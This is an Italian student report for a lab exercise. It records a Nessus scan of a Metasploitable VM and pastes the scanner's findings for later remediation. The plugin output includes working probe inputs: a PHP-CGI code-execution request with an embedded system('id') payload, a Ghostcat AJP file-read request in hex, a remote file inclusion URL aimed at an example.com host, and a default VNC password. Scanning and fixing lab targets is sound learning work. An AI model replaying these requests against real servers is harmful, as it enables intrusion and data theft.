M3W12D4 – ScansioneInizio.pdf

Analisi delle vulnerabilità e azioni di rimedio

Traccia: Effettuare una scansione completa sul target Metasploitable. Scegliete da un minimo di 2 fino ad un massimo di 4 vulnerabilità critiche e provate ad implementare delle azioni di rimedio. N.B. le azioni di rimedio, in questa fase, potrebbero anche essere delle regole firewall ben configurate in modo da limitare eventualmente le esposizioni dei servizi vulnerabili. Vi consigliamo tuttavia di utilizzare magari questo approccio per non più di una vulnerabilità. Per dimostrare l'efficacia delle azioni di rimedio, eseguite nuovamente la scansione sul target e confrontate i risultati con quelli precedentemente ottenuti. Ai fini della soluzione, abbiamo scelto le vulnerabilità in giallo nella figura in slide 3.

Consegna:

1. Scansione iniziale dove si vede il grafico con tutte le vulnerabilità e le vulnerabilità da risolvere (tecnico, già riassunto) - ScansioneInizio.pdf
2. Screenshot e spiegazione dei passaggi della remediation - RemediationMeta.pdf
3. Scansione dopo le modifiche che evidenzia la risoluzione dei problemi/vulnerabilità (il grafico che mostra tutte le vulnerabilità) - ScansioneFine.pdf
   Oppure un report unico, a vostra scelta. Penso sia più comodo farne tre comunque.

Nota: i report possono essere lasciati in inglese, senza problemi.


Se risolvete le 4 vulnerabilità, potete risolverne una quinta (a scelta), ad esempio con una regola di firewall

---


Assicuriamoci di far partire pfSense nel momento stesso in cui avevamo deciso di far comunicare le macchine nonostante gli ip diversi su reti diverse e vedere con *ping* 192.168.60.101 (Metaspolitable) se comunicano correttamente.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.60.101
PING 192.168.60.101 (192.168.60.101) 56(84) bytes of data.
64 bytes from 192.168.60.101: icmp_seq=1 ttl=63 time=1.71 ms
64 bytes from 192.168.60.101: icmp_seq=2 ttl=63 time=0.924 ms
^X^C
── 192.168.60.101 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.924/1.316/1.708/0.392 ms
```


Partiamo prima di tutto a far partire dalla Nostra macchina Kali (192.168.50.100) il servizio Nessus tramite il comando *systemctl start nessusd*. Dopodiché immettiamo questo indirizzo nel nostro browser: https://kali:8834/#/, scriviamo le credenziali ed iniziamo.



Dopodiché ho impostato come parametro nella sezione “Discovery” la scansione di tutte le 65'535 porte:



Ed infine sulla sezione “Assessment” ho impostato la scansione di tutte le web vulnerabilities:



La scansione ha riportato questi risultati:

Scan Meta fine modulo M3

Report generated by Tenable Nessus™ Sat, 08 Feb 2025 14:16:43 EST

TABLE OF CONTENTS

Vulnerabilities by Host

Vulnerabilities by Host

192.168.60.101

10	9	36	10	140
CRITICAL	HIGH	MEDIUM	LOW	INFO

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.60.101
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

70728 - Apache PHP-CGI Remote Code Execution

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

Solution

Upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

9.0

EPSS Score

0.9569

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
CVE	CVE-2012-2335
CVE	CVE-2012-2336
XREF	CERT:520827
XREF	EDB-ID:29290
XREF	EDB-ID:29316
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2013/11/01, Modified: 2023/04/25

Plugin Output

tcp/80/www

```
Nessus was able to verify the issue exists using the following request :

                                snip
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+
%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F
%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F
%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E
%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2F%66%6F%72%63%65%5F
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

<?php echo "Content-Type:text/html\r\n\r\n"; echo 'php_cgi_remote_code_execution-1739041331';
 system('id'); die; ?>
```

134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

See Also

http://www.nessus.org/u?8ebe6246

http://www.nessus.org/u?4e287adb

http://www.nessus.org/u?cbc3d54e

https://access.redhat.com/security/cve/CVE-2020-1745

https://access.redhat.com/solutions/4851251

http://www.nessus.org/u?dd218234

http://www.nessus.org/u?dd772531

http://www.nessus.org/u?2a01d6bf

http://www.nessus.org/u?3b5af27e

http://www.nessus.org/u?9dab109f

http://www.nessus.org/u?5eafcf70

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

8.9

EPSS Score

0.974

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

CVE	CVE-2020-1745
CVE	CVE-2020-1938
XREF	CISA-KNOWN-EXPLOITED:2022/03/17
XREF	CEA-ID:CEA-2020-0021

Plugin Information

Published: 2020/03/24, Modified: 2025/01/22

Plugin Output

tcp/8009/ajp13

```
Nessus was able to exploit the issue using the following request :

0x0000:  02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F    ....HTTP/1.1.../
0x0010:  61 73 64 66 2F 78 78 78 78 78 2E 6A 73 70 00 00    asdf/xxxxx.jsp..
0x0020:  09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C    .localhost.... l
0x0030:  6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06    ocalhost..P.....
0x0040:  00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41    ..keep-alive...A
0x0050:  63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 00 00    ccept-Language..
0x0060:  0E 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00    .en-US,en;q=0.5.
0x0070:  A0 08 00 01 30 00 00 0F 41 63 63 65 70 74 2D 45    ....0...Accept-E
0x0080:  6E 63 6F 64 69 6E 67 00 00 13 67 7A 69 70 2C 20    ncoding...gzip,
0x0090:  64 65 66 6C 61 74 65 2C 20 73 64 63 68 00 00 0D    deflate, sdch...
0x00A0:  43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 00 00 09    Cache-Control...
0x00B0:  6D 61 78 2D 61 67 65 3D 30 00 A0 0E 00 07 4D 6F    max-age=0.... Mo
0x00C0:  7A 69 6C 6C 61 00 00 19 55 70 67 72 61 64 65 2D    zilla...Upgrade-
0x00D0:  49 6E 73 65 63 75 72 65 2D 52 65 71 75 65 73 74    Insecure-Request
0x00E0:  73 00 00 01 31 00 A0 01 00 09 74 65 78 74 2F 68    s...1.... text/h
0x00F0:  74 6D 6C 00 A0 0B 00 09 6C 6F 63 61 6C 68 6F 73    tml.... localhos
0x0100:  74 00 0A 00 21 6A 61 76 61 78 2E 73 65 72 76 6C    t...!javax.servl
0x0110:  65 74 2E 69 6E 63 6C 75 64 65 2E 72 65 71 75 65    et.include.reque
0x0120:  73 74 5F 75 72 69 00 00 01 31 00 0A 00 1F 6A 61    st_uri...1... ja
0x0130:  76 61 78 2E 73 65 72 76 6C 65 74 2E 69 6E 63 6C    vax.servlet.incl
0x0140:  75 64 65 2E 70 61 74 68 5F 69 6E 66 6F 00 00 10    ude.path_info...
0x0150:  2F 57 45 42 2D 49 4E 46 2F 77 65 62 2E 78 6D 6C    /WEB-INF/web.xml
0x0160:  00 0A 00 22 6A 61 76 61 78 2E 73 65 72 76 6C 65    ..."javax.servle
0x0170:  74 2E 69 6E 63 6C 75 64 65 2E 73 65 72 76 6C 65    t.include.servle
0x0180:  74 5F 70 61 74 68 00 00 00 00 FF                   t_path.....
```

```
This produced the following truncated output (limite [...]
```

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2011/02/15, Modified: 2022/04/11

Plugin Output

tcp/1524/wild_shell

```
Nessus was able to execute the command "id" using the
following request :

----------------------------------------      ----------------------------------------

----------------------------------------      ----------------------------------------
This produced the following truncated output (limited to 10 lines) :
                                  snip
```

Synopsis

The remote SSH host keys are weak.

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

5.1

EPSS Score

0.1994

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE-2008-0166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plugin Information

Published: 2008/05/14, Modified: 2024/07/24

Plugin Output

tcp/22/ssh

32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

5.1

EPSS Score

0.1994

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE-2008-0166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

Plugin Output

tcp/25/smtp

32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

5.1

EPSS Score

0.1994

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE-2008-0166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

Plugin Output

tcp/5432/postgresql

20007 - SSL Version 2 and 3 Protocol Detection

Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

See Also

https://www.schneier.com/academic/paperfiles/paper-ssl.pdf

http://www.nessus.org/u?b06c7e95

http://www.nessus.org/u?247c4540

https://www.openssl.org/~bodo/ssl-poodle.pdf

http://www.nessus.org/u?5d15ba70

https://www.imperialviolet.org/2014/10/14/poodle.html

https://tools.ietf.org/html/rfc7507

https://tools.ietf.org/html/rfc7568

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.

Use TLS 1.2 (with approved cipher suites) or higher instead.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2005/10/12, Modified: 2022/04/04

Plugin Output

tcp/25/smtp

```
- SSLv2 is enabled and the server supports at least one cipher.


    Name                                Code              KEX             Auth      Encryption                 MAC
    ----------------------------------------------------  ----------------------    -----           ---------  ----------------------------------------------  --------
    EXP-RC2-CBC-MD5                                       RSA(512)        RSA       RC2-CBC(40)                MD5
       export
    EXP-RC4-MD5                                           RSA(512)        RSA       RC4(40)                    MD5
       export

  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                                Code              KEX             Auth      Encryption                 MAC
    ----------------------------------------------------  ----------------------    -------         ---------  ----------------------------------------------  --------
    DES-CBC3-MD5                                          RSA             RSA       3DES-CBC(168)              MD5

  High Strength Ciphers (>= 112-bit key)

    Name                                Code              KEX             Auth      Encryption                 MAC
    ----------------------------------------------------  ----------------------    -------         ---------  ----------------------------------------------  --------
    RC4-MD5                                               RSA             RSA       RC4(128)                   MD5

The fields above are :


  {Tenable ciphername}

  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}

  Encrypt={symmetric encryption method}
  MAC={message authentication code}

  {export flag}


    Name                                Code              KEX             Auth      Encryption                 MAC
    ----------------------------------------------------  ----------------------    -----           ---------  ----------------------------------------------  --------
    EXP-EDH-RSA-DES-CBC-SHA                               DH(512)         RSA       DES-CBC(40)
 SHA1       export
    EDH-RSA-DES-CBC-SHA                                   DH              RSA       DES-CBC(56)                SHA
 [...]
```

20007 - SSL Version 2 and 3 Protocol Detection

Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

See Also

https://www.schneier.com/academic/paperfiles/paper-ssl.pdf

http://www.nessus.org/u?b06c7e95

http://www.nessus.org/u?247c4540

https://www.openssl.org/~bodo/ssl-poodle.pdf

http://www.nessus.org/u?5d15ba70

https://www.imperialviolet.org/2014/10/14/poodle.html

https://tools.ietf.org/html/rfc7507

https://tools.ietf.org/html/rfc7568

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.

Use TLS 1.2 (with approved cipher suites) or higher instead.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2005/10/12, Modified: 2022/04/04

Plugin Output

tcp/5432/postgresql

```
- SSLv3 is enabled and the server supports at least one cipher.
Explanation: TLS 1.0 and SSL 3.0 cipher suites may be used with SSLv3



    Name                                Code              KEX             Auth      Encryption                MAC
    ----------------------------------------------------  ----------------------    --------    ---------     ----------------------------------------------------  --------
    EDH-RSA-DES-CBC3-SHA                                  DH              RSA       3DES-CBC(168)
 SHA1
                                                          RSA             RSA       3DES-CBC(168)
    DES-CBC3-SHA

  High Strength Ciphers (>= 112-bit key)

    Name                                Code              KEX             Auth      Encryption                MAC
    ----------------------------------------------------  ----------------------    --------    ---------     ----------------------------------------------------  --------
    DHE-RSA-AES128-SHA                                    DH              RSA       AES-CBC(128)
 SHA1
    DHE-RSA-AES256-SHA                                    DH              RSA       AES-CBC(256)
 SHA1
    AES128-SHA                                            RSA             RSA       AES-CBC(128)
 SHA1
    AES256-SHA                                            RSA             RSA       AES-CBC(256)
 SHA1
    RC4-SHA                                               RSA             RSA       RC4(128)
 SHA1

The fields above are :


  {Tenable ciphername}

  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
```

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2012/08/29, Modified: 2015/09/24

Plugin Output

tcp/5900/vnc

```
Nessus logged in using a password of "password".
```

Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?c9d7fc8c

Solution

Upgrade to phpMyAdmin version 4.8.6 or later.

Alternatively, apply the patches referenced in the vendor advisories.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

EPSS Score

0.0081

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	108617
CVE	CVE-2019-11768

Plugin Information

Published: 2019/06/13, Modified: 2024/11/22

Plugin Output

tcp/80/www

```
URL               : http://192.168.60.101/phpMyAdmin
Installed version : 3.1.1
Fixed version     : 4.8.6
```

39469 - CGI Generic Remote File Inclusion

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion

http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:434
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

Plugin Information

Published: 2009/06/19, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :


+ The following resources may be vulnerable to web code injection :

------------        ------------

+ The 'page' parameter of the /mutillidae/ CGI :


/mutillidae/?page=http://EpXhRU1r.example.com/

          output

<b>Warning</b>:  include() [<a href='function.include'>function.in [...]
-----------------------------------

<br />

<b>Warning</b>:  include(http://EpXhRU1r.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />    ------------

<br />

<b>Warning</b>:  include() [<a href='function.include'>function.in [...]




-----------------------------------
+ The 'page' parameter of the /mutillidae/index.php CGI :


/mutillidae/index.php?page=http://EpXhRU1r.example.com/

          output

<b>Warning</b>:  include() [<a href='function.include'>function.in [...]
```

136769 - ISC BIND Service Downgrade / Reflected DoS

Synopsis

The remote name server is affected by Service Downgrade / Reflected DoS vulnerabilities.

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

See Also

https://kb.isc.org/docs/cve-2020-8616

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

Risk Factor

Medium

CVSS v3.0 Base Score

8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H)

CVSS v3.0 Temporal Score

7.7 (CVSS:3.0/E:P/RL:O/RC:C)

VPR Score

5.2

EPSS Score

0.0053

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 Temporal Score

3.9 (CVSS2#E:POC/RL:OF/RC:C)

STIG Severity

I

References

CVE	CVE-2020-8616
XREF	IAVA:2020-A-0217-S

Plugin Information

Published: 2020/05/22, Modified: 2024/03/12

Plugin Output

udp/53/dns

```
Installed version : 9.4.2
Fixed version     : 9.11.19
```

Synopsis

The remote NFS server exports world-readable shares.

Description

The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

See Also

http://www.tldp.org/HOWTO/NFS-HOWTO/security.html

Solution

Place the appropriate restrictions on all NFS shares.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2009/10/26, Modified: 2024/02/21

Plugin Output

tcp/2049/rpc-nfs

```
The following shares have no access restrictions :

  / *
```

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

